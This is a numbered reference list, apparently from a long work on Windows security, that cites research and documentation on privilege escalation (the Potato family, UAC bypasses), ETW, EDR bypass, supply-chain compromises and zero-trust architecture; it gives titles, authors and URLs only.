984. itm4n (Clément Labro). *CVE-2020-0668 — A Trivial Privilege Escalation Bug in Windows Service Tracing*. 2020. https://itm4n.github.io/cve-2020-0668-windows-service-tracing-eop/. Accessed 2026-05-10. Original disclosure of CVE-2020-0668; exploitation via mountpoint to Control plus two object-manager symbolic links.
985. James Forshaw / Google Project Zero. *googleprojectzero/symboliclink-testing-tools*. https://github.com/googleprojectzero/symboliclink-testing-tools. Accessed 2026-05-10. Forshaw symbolic-link / hardlink / mount-point / object-directory testing tools (CreateSymlink, CreateHardlink, CreateMountPoint, BaitAndSwitch).
986. James Forshaw. *Between a Rock and a Hard Link*. 2015. https://googleprojectzero.blogspot.com/2015/12/between-rock-and-hard-link.html. Accessed 2026-05-10. Forshaw December 2015 post on the NTFS hard-link primitive for sandbox escape and LPE; CVE-2015-4481 Mozilla Maintenance Service hard-link to update-log file; MS15-115 sandboxed-context mitigation aftermath.
987. seL4 Foundation. *Frequently Asked Questions*. https://sel4.systems/About/FAQ.html. Accessed 2026-05-10. seL4 formal-verification overview; capabilities as unforgeable, delegatable access-right tokens.
988. James Forshaw, Google Project Zero. *googleprojectzero/sandbox-attacksurface-analysis-tools*. https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools. Accessed 2026-05-10. NtObjectManager PowerShell module; the modern empirical-enumeration platform for the Windows access-control surface.
989. Clément Labro (itm4n). *itm4n/PrintSpoofer*. 2020. https://github.com/itm4n/PrintSpoofer. Accessed 2026-05-10. PrintSpoofer source; LOCAL/NETWORK SERVICE to SYSTEM via SeImpersonatePrivilege.
990. Microsoft. *Dynamic Access Control: Scenario Overview*. https://learn.microsoft.com/en-us/windows-server/identity/solution-guides/dynamic-access-control-overview. Accessed 2026-05-10. DAC architecture; user / device / resource claims; Central Access Rules and Policies; AD/Kerberos compound-ID dependency.
991. Microsoft. *Dynamic Access Control: Scenario Overview*. https://learn.microsoft.com/en-us/windows-server/identity/solution-guides/dynamic-access-control--scenario-overview. Accessed 2026-05-10. DAC scenarios:

classification, central access policies, audit policies; Kerberos compound-ID claims dependency.

992. Microsoft Tech Community. *Administrator Protection on Windows 11*. 2024. https://techcommunity.microsoft.com/blog/windows-itpro-blog/administrator-protection-on-windows-11/4303482. Accessed 2026-05-10. Modified November 19, 2024; the Administrator Protection feature announcement; just-in-time admin privileges via Windows Hello.
993. *Pluton: A TPM On Silicon Microsoft Can Patch*. 2026. https://paragmali.com/blog/pluton-a-tpm-on-silicon-microsoft-can-patch/. Accessed 2026-05-10. Sibling article on Pluton-rooted attestation; the in-die security processor.
994. bugch3ck. *bugch3ck/SharpEfsPotato*. 2021. https://github.com/bugch3ck/SharpEfsPotato. Accessed 2026-05-10. SharpEfsPotato; built atop SweetPotato (EthicalChaos) and SharpEfsTrigger (cube0x0). Replaces the original scope file pointer to ly4k/SharpEfsPotato (HTTP 404).
995. NIST National Vulnerability Database. *CVE-2021-36942 (PetitPotam)*. 2021. https://nvd.nist.gov/vuln/detail/CVE-2021-36942. Accessed 2026-05-10. PetitPotam advisory; KB5005413; CISA KEV.
996. NIST National Vulnerability Database. *CVE-2021-34527 (PrintNightmare)*. 2021. https://nvd.nist.gov/vuln/detail/CVE-2021-34527. Accessed 2026-05-10. Print Spooler RCE adjacent to PrintSpoofer; CISA KEV; KB5005010.
997. Andrea Pierini (decoder_it). *No more JuicyPotato? Old story, welcome RoguePotato*. 2020. https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/. Accessed 2026-05-10. Rogue Potato disclosure narrative; identification of the Windows 10 1809 / Server 2019 loopback-OXID mitigation.
998. Antonio Cocomazzi, Andrea Pierini. *antonioCoco/RemotePotato0*. 2021. https://github.com/antonioCoco/RemotePotato0. Accessed 2026-05-10. RemotePotato0 (2021); cross-session DCOM activation; cross-protocol RPC-to-LDAP relay; partial fix October 2022.
999. Microsoft Learn — *How User Account Control works* — 2026. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/user-account-control/how-it-works
1000. Mark Russinovich — *Security: Inside Windows Vista User Account Control* — 2007. https://learn.microsoft.com/en-us/previous-versions/technet-magazine/cc138019(v=msdn.10)

1001. Mark Russinovich — *PsExec, User Account Control and Security Boundaries* — 2007. https://web.archive.org/web/20110518125531/http://blogs.technet.com/b/markrussinovich/archive/2007/02/12/638372.aspx
1002. Aaron Margosis — *Aaron Margosis's Non-Admin and App-Compat WebLog (Archive)* — 2026. https://learn.microsoft.com/en-us/archive/blogs/aaron_margosis/
1003. Chris Paget — *Exploiting design flaws in the Win32 API for privilege escalation (Shatter Attacks)* — 2002. https://www.helpnetsecurity.com/2002/08/08/exploiting-design-flaws-in-the-win32-api-for-privilege-escalation-shatter-attacks-how-to-break-windows/
1004. Microsoft News Center — *Microsoft Launches Windows Vista and Microsoft Office 2007 to Consumers Worldwide* — 2007. https://news.microsoft.com/source/2007/01/29/microsoft-launches-windows-vista-and-microsoft-office-2007-to-consumers-worldwide/
1005. Pavel Yosifovich, Alex Ionescu, Mark E. Russinovich, David A. Solomon — *Windows Internals, 7th Edition, Part 1* — 2017
1006. D. Elliott Bell and Leonard J. LaPadula — *Secure Computer Systems: Mathematical Foundations* — 1973. https://archive.org/details/DTIC_AD0770768
1007. Kenneth J. Biba — *Integrity Considerations for Secure Computer Systems* — 1977. https://archive.org/details/DTIC_ADA039324
1008. Microsoft Learn — *CreateRestrictedToken function* — 2024. https://learn.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-createrestrictedtoken
1009. Microsoft Learn — *Software Restriction Policies (Windows Server 2003)* — 2003. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc779607(v=ws.10)
1010. Microsoft Learn — *Winsafer.h header reference* — 2024. https://learn.microsoft.com/en-us/windows/win32/api/winsafer/
1011. James Forshaw — *Reading Your Way Around UAC (Part 1)* — 2017. https://tyranidslair.blogspot.com/2017/05/reading-your-way-around-uac-part-1.html
1012. Microsoft Learn — *SendMessage function (winuser.h)* — 2024. https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-sendmessage

1013. Microsoft Learn — *PostMessageA function (winuser.h)* — 2025. https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-postmessagea
1014. Microsoft Learn — *SendInput function (winuser.h)* — 2025. https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-sendinput
1015. Microsoft Learn — *GetWindowTextA function (winuser.h)* — 2025. https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getwindowtexta
1016. Microsoft Learn — *ChangeWindowMessageFilterEx function* — 2024. https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-changewindowmessagefilterex
1017. Microsoft Learn — *Security Considerations for Assistive Technologies* — 2026. https://learn.microsoft.com/en-us/windows/win32/winauto/uiauto-securityoverview
1018. James Forshaw — *Bypassing Administrator Protection by Abusing UI Access* — 2026. https://projectzero.google/2026/02/windows-administrator-protection.html
1019. Microsoft Learn — *TOKEN_ELEVATION_TYPE enumeration* — 2024. https://learn.microsoft.com/en-us/windows/win32/api/winnt/ne-winnt-token_elevation_type
1020. Microsoft Learn — *ShellExecuteExA function* — 2024. https://learn.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecuteexa
1021. Leo Davidson — *Windows 7 UAC whitelist: Code injection issue (and more)* — 2009. https://pretentiousname.com/misc/win7_uac_whitelist2.html
1022. Microsoft Learn — *IFileOperation interface* — 2024. https://learn.microsoft.com/en-us/windows/win32/api/shobjidl_core/nn-shobjidl_core-ifileoperation
1023. Microsoft Learn — *Application Manifests* — 2025. https://learn.microsoft.com/en-us/windows/win32/sbscs/application-manifests
1024. MITRE ATT&CK — *Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)* — 2026. https://attack.mitre.org/techniques/T1548/002/
1025. Matt Nelson — *Bypassing UAC Using App Paths* — 2017. https://enigma0x3.net/2017/03/14/bypassing-uac-using-app-paths/
1026. Matt Nelson — *Fileless' UAC Bypass Using sdclt.exe* — 2017. https://enigma0x3.net/2017/03/17/fileless-uac-bypass-using-sdclt-exe/

1027. The Register — *Windows 7 UAC flaw silently elevates malware access* — 2009. https://www.theregister.com/software/2009/02/04/windows-7-uac-flaw-silently-elevates-malware-access/790560
1028. Dorothy E. Denning — *A lattice model of secure information flow* — 1976. https://doi.org/10.1145/360051.360056
1029. Chromium Project — *Sandbox - Chromium Design Documents* — 2025. https://chromium.googlesource.com/chromium/src/+/main/docs/design/sandbox.md
1030. Michael A. Harrison, Walter L. Ruzzo, Jeffrey D. Ullman — *Protection in Operating Systems* — 1976. https://doi.org/10.1145/360303.360333
1031. Microsoft Windows Developer Blog — *Enhance your application security with Administrator protection* — 2025. https://blogs.windows.com/windowsdeveloper/2025/05/19/enhance-your-application-security-with-administrator-protection/
1032. The Register — *Google researcher sits on UAC bypass for ages, only for it to become valid with new security feature* — 2026. https://www.theregister.com/security/2026/01/28/old-windows-quirks-help-punch-through-new-admin-defenses/4440743
1033. *Impersonate a client after authentication - Windows security policy setting*. https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/impersonate-a-client-after-authentication
1034. *LocalService Account*. https://learn.microsoft.com/en-us/windows/win32/services/localservice-account
1035. *NetworkService Account*. https://learn.microsoft.com/en-us/windows/win32/services/networkservice-account
1036. *Privilege Constants (Win32 SecAuthZ)*. https://learn.microsoft.com/en-us/windows/win32/secauthz/privilege-constants
1037. *Token Kidnapping (MSRC blog, April 14, 2009)* (2009). https://www.microsoft.com/en-us/msrc/blog/2009/04/token-kidnapping/
1038. Cesar Cerrudo — *Token Kidnapping* (2008). https://dl.packetstormsecurity.net/papers/presentations/TokenKidnapping.pdf — HITB Dubai 2008 disclosure of service-account-to-SYSTEM via SeImpersonatePrivilege + leaked handles.
1039. Stephen Breen — *Hot Potato* (2016). https://www.foxglovesecurity.com/2016/01/16/hot-potato/

1040. Norm Hardy — *The Confused Deputy (or why capabilities might have been invented)* (1988). http://cap-lore.com/CapTheory/ConfusedDeputy.html — Tymshare FORTRAN compiler / (SYSX)BILL anecdote; structural argument for capabilities.
1041. Butler Lampson — *Protection* (1971). http://bwlampson.site/08-Protection/WebPage.html — Access-matrix model; the formal substrate Windows tokens instantiate.
1042. *Timeline of computer viruses and worms*. https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms
1043. Microsoft. *Microsoft Security Bulletin MS03-026 - Critical*. https://learn.microsoft.com/en-us/security-updates/securitybulletins/2003/ms03-026
1044. *ImpersonateLoggedOnUser function (securitybaseapi.h)*. https://learn.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-impersonateloggedonuser
1045. *SetThreadToken function (processthreadsapi.h)*. https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-setthreadtoken
1046. *DuplicateTokenEx function (securitybaseapi.h)*. https://learn.microsoft.com/en-us/windows/win32/api/securitybaseapi/nf-securitybaseapi-duplicatetokenex
1047. *CreateProcessWithTokenW function (winbase.h)*. https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-createprocesswithtokenw
1048. *ImpersonateNamedPipeClient function (namedpipeapi.h)*. https://learn.microsoft.com/en-us/windows/win32/api/namedpipeapi/nf-namedpipeapi-impersonatenamedpipeclient
1049. James Forshaw — *Windows Exploitation Tricks: Relaying DCOM Authentication* (2021). https://googleprojectzero.blogspot.com/2021/10/windows-exploitation-tricks-relaying.html
1050. Microsoft. *CreateProcessAsUserW function (processthreadsapi.h)*. https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessasuserw
1051. Cesar Cerrudo — *Token Kidnapping's Revenge* (2010). https://defcon.org/images/defcon-18/dc-18-presentations/Cerrudo/DEFCON-18-Cerrudo-Token-Kidnapping-Revenge.pdf
1052. Cesar Cerrudo — *Chimichurri.zip (Argeniss PoC for MS09-012; Wayback Machine snapshot)* (2009). https://web.archive.org/web/20120108215145/http://www.argeniss.com/research/Chimichurri.zip

1053. James Forshaw — *Empirically Assessing Windows Service Hardening* (2020). https://www.tiraniddo.dev/2020/01/empirically-assessing-windows-service.html
1054. *CVE-2015-2370 (DCOM activation; Forshaw Issue 325)*. https://nvd.nist.gov/vuln/detail/CVE-2015-2370
1055. *CoercedPotato*. https://github.com/Prepouce/CoercedPotato
1056. BeichenDream — *GodPotato* (2022). https://github.com/BeichenDream/GodPotato
1057. *CVE-2021-26414 (DCOM three-phase hardening)*. https://nvd.nist.gov/vuln/detail/CVE-2021-26414
1058. Antonio Cocomazzi, Andrea Pierini — *LocalPotato: When Swapping the Context Leads You to SYSTEM* (2023). https://decoder.cloud/2023/02/13/localpotato-when-swapping-the-context-leads-you-to-system/
1059. *CVE-2023-21746 (LocalPotato fix)*. https://nvd.nist.gov/vuln/detail/CVE-2023-21746
1060. Andrea Pierini — *Hello, I'm your Domain Admin and I want to authenticate against you (SilverPotato)* (2024). https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/
1061. *CVE-2024-38061 (SilverPotato / DCOM permissions, July 2024 Patch Tuesday)*. https://nvd.nist.gov/vuln/detail/CVE-2024-38061
1062. *CVE-2024-38100 (FakePotato / ShellWindows AppID activation)*. https://nvd.nist.gov/vuln/detail/CVE-2024-38100
1063. Andrea Pierini — *The Fake Potato* (2024). https://decoder.cloud/2024/08/02/the-fake-potato/
1064. Andrea Pierini, Antonio Cocomazzi — *10 Years of Windows Privilege Escalation with Potatoes* (2024). https://www.troopers.de/troopers24/talks/cyzbj3/
1065. *Service Security and Access Rights*. https://learn.microsoft.com/en-us/windows/win32/services/service-security-and-access-rights
1066. Antonio Cocomazzi — *JuicyPotatoNG*. https://github.com/antonioCoco/JuicyPotatoNG
1067. Clement Labro — *PrivescCheck*. https://github.com/itm4n/PrivescCheck
1068. Elastic. *Privilege Escalation via Rogue Named Pipe Impersonation detection rule (commit 66f03fba0a6f8645b8b2a53f72ebe40b9a04c2b8)*. https://raw.githubusercontent.com/elastic/detection-rules/66f03fba0a6f8645b8b2a53f72ebe40b9a04c2b8/rules/windows/privilege_escalation_via_rogue_named_pipe.toml
1069. SigmaHQ. *HackTool - LocalPotato Execution detection rule (commit 36957d791d00bda02d332f44b684d5f65c187c56)*. https://raw.githubuserco

ntent.com/SigmaHQ/sigma/36957d791d00bda02d332f44b684d5f65c187c56/rules/windows/process_creation/proc_creation_win_hktl_localpotato.yml
1070. *SigmaHQ LocalPotato detection rule*. https://raw.githubusercontent.com/SigmaHQ/sigma/master/rules/windows/process_creation/proc_creation_win_hktl_localpotato.yml
1071. *Elastic detection rule: Privilege Escalation via Rogue Named Pipe*. https://raw.githubusercontent.com/elastic/detection-rules/main/rules/windows/privilege_escalation_via_rogue_named_pipe.toml
1072. *RET - Intel x86/x64 Instruction Reference*. https://www.felixcloutier.com/x86/ret
1073. Adam Chester — *Hiding your.NET - ETW*, 2020. https://blog.xpnsec.com/hiding-your-dotnet-etw/
1074. *Event Tracing for Windows: Threat Intelligence Rust Consumer*, fluxsec.red. https://fluxsec.red/event-tracing-for-windows-threat-intelligence-rust-consumer
1075. Insung Park, Ricky Buch — *Event Tracing: Improve Debugging And Performance Tuning With ETW*, MSDN Magazine, 2007. https://learn.microsoft.com/en-us/archive/msdn-magazine/2007/april/event-tracing-improve-debugging-and-performance-tuning-with-etw
1076. *EVENT_TRACE_PROPERTIES structure*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/api/evntrace/ns-evntrace-event_trace_properties
1077. *Event Tracing for Windows (ETW)*, Microsoft Learn (Windows Driver Kit). https://learn.microsoft.com/en-us/windows-hardware/drivers/devtest/event-tracing-for-windows--etw
1078. *Event Tracing Sessions*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/etw/event-tracing-sessions
1079. *Configuring and Starting an Event Tracing Session*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/etw/configuring-and-starting-an-event-tracing-session
1080. *NT Kernel Logger Constants*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/etw/nt-kernel-logger-constants
1081. *Configuring and Starting a SystemTraceProvider Session*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/etw/configuring-and-starting-a-systemtraceprovider-session

1082. Ruben Boonen — *SilkETW: Because Free Telemetry is # FreeTelemetry*, 2019. https://www.fireeye.com/blog/threat-research/2019/03/silketw-because-free-telemetry-is-free.html
1083. *EventRegister function*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/api/evntprov/nf-evntprov-eventregister
1084. *About Event Tracing*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/etw/about-event-tracing
1085. *EnableTraceEx2 function*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/api/evntrace/nf-evntrace-enabletraceex2
1086. *WPP Software Tracing*, Microsoft Learn. https://learn.microsoft.com/en-us/windows-hardware/drivers/devtest/wpp-software-tracing
1087. pathtofile — *Sealighter: ETW and WPP-based Threat Hunting Tool*, GitHub. https://github.com/pathtofile/Sealighter
1088. *About TraceLogging*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/tracelogging/trace-logging-about
1089. *TraceLogging*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/tracelogging/trace-logging-portal
1090. Matt Graeber — *Tampering with Windows Event Tracing: Background, Offense, and Defense*, 2018. https://web.archive.org/web/2023/https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63
1091. *krabsetw - Microsoft*, GitHub. https://github.com/microsoft/krabsetw
1092. *PerfView TraceEvent source (Microsoft.Diagnostics.Tracing.TraceEvent)*, GitHub / microsoft/perfview. https://github.com/microsoft/perfview/tree/main/src/TraceEvent
1093. *Event Tracing*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/etw/event-tracing-portal
1094. Ruben Boonen (FuzzySec) — *SilkETW & SilkService - Mandiant*, GitHub. https://github.com/mandiant/SilkETW
1095. *Windows 10 ETW Events*, GitHub. https://github.com/jdu2600/Windows10EtwEvents
1096. *ETW Providers Documentation*, GitHub. https://github.com/repnz/etw-providers-docs
1097. Microsoft — *4688 (process create with command line)*, 2026. https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4688

1098. *4624(S): An account was successfully logged on*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624
1099. *about_Logging_Windows (Windows PowerShell 5.1)*, Microsoft Learn. https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging_windows?view=powershell-5.1
1100. *Doubling Down: Detecting In-Memory Threats with Kernel ETW Call Stacks*, Elastic Security Labs. https://www.elastic.co/security-labs/doubling-down-etw-callstacks
1101. Yarden Shafir — *ETW internals for security research and forensics*, 2023. https://blog.trailofbits.com/2023/11/22/etw-internals-for-security-research-and-forensics/
1102. *Advanced security audit policy settings*, Microsoft Learn. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/advanced-security-audit-policy-settings
1103. *PsSetCreateProcessNotifyRoutineEx*, Microsoft Learn. https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetcreateprocessnotifyroutineex
1104. *PsSetCreateThreadNotifyRoutine*, Microsoft Learn. https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetcreatethreadnotifyroutine
1105. David Weston — *Helping our customers through the CrowdStrike outage*, Microsoft Blog, 2024. https://blogs.microsoft.com/blog/2024/07/20/helping-our-customers-through-the-crowdstrike-outage/
1106. *Falcon Update for Windows Hosts – Technical Details*, CrowdStrike Blog, 2024. https://www.crowdstrike.com/blog/falcon-update-for-windows-hosts-technical-details/
1107. Matt Graeber — *Palantir ExploitGuard*, GitHub. https://github.com/palantir/exploitguard
1108. *ETW Patching in Rust*, fluxsec.red. https://fluxsec.red/etw-patching-rust
1109. *Design issues of modern EDRs: bypassing ETW-based solutions*, Binarly, 2021. https://www.binarly.io/posts/Design_issues_of_modern_EDRs_bypassing_ETW-based_solutions/index.html
1110. *Defender*, 2026. https://paragmali.com/blog/the-defenders-dilemma-microsoft-antivirus/

1111. *credential dump*, 2026. https://paragmali.com/blog/the-empty-hash-credential-guard-the-lsaiso-trustlet-and-the-/
1112. *Early Launch Antimalware*, 2026. https://paragmali.com/blog/secure-boot-in-windows-the-chain-from-sector-zero-to-userini/
1113. *BYOVD*, 2026. https://paragmali.com/blog/wdac--hvci-code-integrity-at-every-layer-in-windows/
1114. John Kindervag — *No More Chewy Centers: Introducing the Zero Trust Model of Information Security* (2010). https://media.paloaltonetworks.com/documents/Forrester-No-More-Chewy-Centers.pdf
1115. Rory Ward, Betsy Beyer — *BeyondCorp: A New Approach to Enterprise Security* (2014). https://www.usenix.org/publications/login/dec14/ward
1116. Scott Rose, Oliver Borchert, Stu Mitchell, Sean Connelly — *NIST Special Publication 800-207: Zero Trust Architecture* (2020). https://csrc.nist.gov/pubs/sp/800/207/final
1117. Microsoft Learn — *Zero Trust security model overview* (2024). https://learn.microsoft.com/en-us/security/zero-trust/zero-trust-overview
1118. Microsoft Learn — *What is Conditional Access in Microsoft Entra ID?* (2024). https://learn.microsoft.com/en-us/entra/identity/conditional-access/overview
1119. Microsoft Learn — *Troubleshoot devices by using the dsregcmd command* (2024). https://learn.microsoft.com/en-us/entra/identity/devices/troubleshoot-device-dsregcmd
1120. Microsoft Graph — *deviceDetail resource type* (2024). https://learn.microsoft.com/en-us/graph/api/resources/devicedetail?view=graph-rest-1.0
1121. Mandiant Threat Intelligence — *Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor* (2020). https://www.mandiant.com/resources/blog/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor
1122. SolarWinds Corp. — *Form 8-K Filings* (2020). https://www.sec.gov/cgi-bin/browse-edgar?action=getcompany&CIK=0001739942&type=8-K
1123. U.S. Senate Select Committee on Intelligence — *Open Hearing on the Hack of U.S. Networks by a Foreign Adversary* (2021). https://www.intelligence.senate.gov/hearings/open-hearing-hearing-hack-us-networks-foreign-adversary
1124. Ken Thompson — *Reflections on Trusting Trust* (1984). https://dl.acm.org/doi/10.1145/358198.358210
1125. Ken Thompson — *Reflections on Trusting Trust (reading copy)* (1984). https://nakamotoinstitute.org/library/reflections-on-trusting-trust/

1126. Microsoft Learn — *Manage Credential Guard* (2024). https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-manage
1127. SpecterOps — *BloodHound Documentation* (2024). https://bloodhound.specterops.io/
1128. Microsoft Threat Intelligence — *Microsoft Digital Defense Report 2021* (2021). https://www.microsoft.com/en-us/security/security-insider/threat-landscape/microsoft-digital-defense-report-2021
1129. Kim Lewandowski, Mark Lodder — *Introducing SLSA, an End-to-End Framework for Supply Chain Integrity* (2021). https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
1130. *SLSA Specification v1.0: Levels* (2023). https://slsa.dev/spec/v1.0/levels
1131. *CycloneDX Bill of Materials Standard* (2024). https://cyclonedx.org/
1132. *SPDX (System Package Data Exchange)* (2024). https://spdx.dev/
1133. *in-toto: Software Supply Chain Integrity Framework* (2024). https://in-toto.io/
1134. The White House — *Executive Order 14028 on Improving the Nation's Cybersecurity* (2021). https://bidenwhitehouse.archives.gov/briefing-room/presidential-actions/2021/05/12/executive-order-on-improving-the-nations-cybersecurity/
1135. CISA, FBI — *Guidance for MSPs and their Customers Affected by the Kaseya VSA Supply-Chain Ransomware Attack* (2021). https://www.ic3.gov/CSA/2021/210706.pdf
1136. CISA, FBI, NSA, USSS — *Conti Ransomware (Joint Cybersecurity Advisory AA21-265A, archived snapshot)* (2022). https://web.archive.org/web/2022/https://www.cisa.gov/uscert/ncas/alerts/aa21-265a
1137. CISA — *FBI Releases IOCs Associated with BlackCat/ALPHV Ransomware* (2022). https://www.cisa.gov/news-events/alerts/2022/04/22/fbi-releases-iocs-associated-blackcatalphv-ransomware
1138. CISA, FBI, NSA, ACSC, NCSC-UK — *2021 Trends Show Increased Globalized Threat of Ransomware (Joint Cybersecurity Advisory AA22-040A)* (2022). https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-040a
1139. Microsoft — *Microsoft Digital Defense Report 2022* (2022). https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report-2022
1140. Kevin Mandia — *Unauthorized Access of FireEye Red Team Tools* (2020). https://www.mandiant.com/resources/blog/unauthorized-access-of-fireeye-red-team-tools

1141. CISA — *Emergency Directive 21-01: Mitigate SolarWinds Orion Code Compromise* (2020). https://www.cisa.gov/news-events/directives/ed-21-01-mitigate-solarwinds-orion-code-compromise
1142. Sudhakar Ramakrishna — *New Findings from Our Investigation of SUNBURST* (2021). https://orangematter.solarwinds.com/2021/01/11/new-findings-from-our-investigation-of-sunburst
1143. Symantec Threat Hunter Team, Broadcom — *Raindrop: New Malware Discovered in SolarWinds Investigation* (2021). https://www.security.com/threat-intelligence/solarwinds-raindrop-malware
1144. CrowdStrike Intelligence Team — *SUNSPOT: An Implant in the Build Process* (2021). https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/
1145. Shaked Reiner — *Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps* (2017). https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps
1146. CyberArk — *shimit – Golden SAML proof-of-concept tool* (2017). https://github.com/cyberark/shimit
1147. The White House — *Fact Sheet: Imposing Costs for Harmful Foreign Activities by the Russian Government* (2021). https://bidenwhitehouse.archives.gov/briefing-room/statements-releases/2021/04/15/fact-sheet-imposing-costs-for-harmful-foreign-activities-by-the-russian-government/
1148. Mandiant — *UNC2452 Merged into APT29* (2022). https://cloud.google.com/blog/topics/threat-intelligence/unc2452-merged-into-apt29
1149. John Lambert, Microsoft Threat Intelligence — *Microsoft shifts to a new threat actor naming taxonomy* (2023). https://www.microsoft.com/en-us/security/blog/2023/04/18/microsoft-shifts-to-a-new-threat-actor-naming-taxonomy/
1150. *FireEye Mandiant SunBurst Countermeasures* (2020). https://github.com/mandiant/sunburst_countermeasures
1151. CISA — *AA21-008A: Detecting Post-Compromise Threat Activity in Microsoft Cloud Environments* (2021). https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-008a
1152. Steven Adair, Thomas Lancaster, Josh Grunzweig, Matthew Meltzer, Sean Koessel — *Operation Exchange Marauder: Active Exploitation of Multiple Zero-Day Microsoft Exchange Vulnerabilities* (2021). https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/

1153. Cheng-Da Tsai — *ProxyLogon: A New Attack Surface on MS Exchange - Part 1* (2021). https://blog.orange.tw/posts/2021-08-proxylogon-a-new-attack-surface-on-ms-exchange-part-1/
1154. Microsoft Threat Intelligence Center — *HAFNIUM targeting Exchange Servers with 0-day exploits* (2021). https://www.microsoft.com/en-us/security/blog/2021/03/02/hafnium-targeting-exchange-servers/
1155. *NVD - CVE-2021-26855* (2021). https://nvd.nist.gov/vuln/detail/CVE-2021-26855
1156. Tenable Research — *CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065: Four Microsoft Exchange Server Zero-Day Vulnerabilities* (2021). https://www.tenable.com/blog/cve-2021-26855-cve-2021-26857-cve-2021-26858-cve-2021-27065-four-microsoft-exchange-server-zero-day-vulnerabilities
1157. Brian Krebs — *At Least 30,000 U.S. Organizations Newly Hacked Via Holes in Microsoft's Email Software* (2021). https://krebsonsecurity.com/2021/03/at-least-30000-u-s-organizations-newly-hacked-via-holes-in-microsofts-email-software/
1158. William Turton, Kartikay Mehrotra — *Hackers Breach Thousands of Microsoft Customers Around the World* (2021). https://web.archive.org/web/20210307165519/https://www.bloomberg.com/news/articles/2021-03-07/hackers-breach-thousands-of-microsoft-customers-around-the-world
1159. Matthieu Faou, Mathieu Tartare, Thomas Dupuy — *Exchange servers under siege from at least 10 APT groups* (2021). https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/
1160. U.S. Department of Justice — *Justice Department Announces Court-Authorized Effort to Disrupt Exploitation of Microsoft Exchange Server Vulnerabilities* (2021). https://www.justice.gov/opa/pr/justice-department-announces-court-authorized-effort-disrupt-exploitation-microsoft-exchange
1161. Hunton Andrews Kurth — *Court Authorizes FBI to Remove Web Shells from Compromised Microsoft Exchange Servers* (2021). https://www.hunton.com/privacy-and-cybersecurity-law-blog/court-authorizes-fbi-to-remove-web-shells-from-compromised-microsoft-exchange-servers
1162. Microsoft Security Response Center — *CVE-2021-1675 Update Guide* (2021). https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1675
1163. *cube0x0/CVE-2021-1675 (PrintNightmare PoC)* (2021). https://github.com/cube0x0/CVE-2021-1675

1164. Will Dormann — *VU#383432: Microsoft Windows Print Spooler allows for RCE via AddPrinterDriverEx()* (2021). https://kb.cert.org/vuls/id/383432
1165. Microsoft Security Response Center — *CVE-2021-34527 Update Guide* (2021). https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
1166. CISA — *Emergency Directive 21-04: Mitigate Windows Print Spooler Service Vulnerability* (2021). https://www.cisa.gov/news-events/directives/ed-21-04-mitigate-windows-print-spooler-service-vulnerability
1167. Microsoft — *KB5005010: Restricting installation of new printer drivers after applying the July 6, 2021 updates* (2021). https://support.microsoft.com/topic/kb5005010-restricting-installation-of-new-printer-drivers-after-applying-the-july-6-2021-updates-31b91c02-05bc-4ada-a7ea-183b129578a7
1168. GitHub — *About forks* (2024). https://docs.github.com/en/pull-requests/collaborating-with-pull-requests/working-with-forks/about-forks
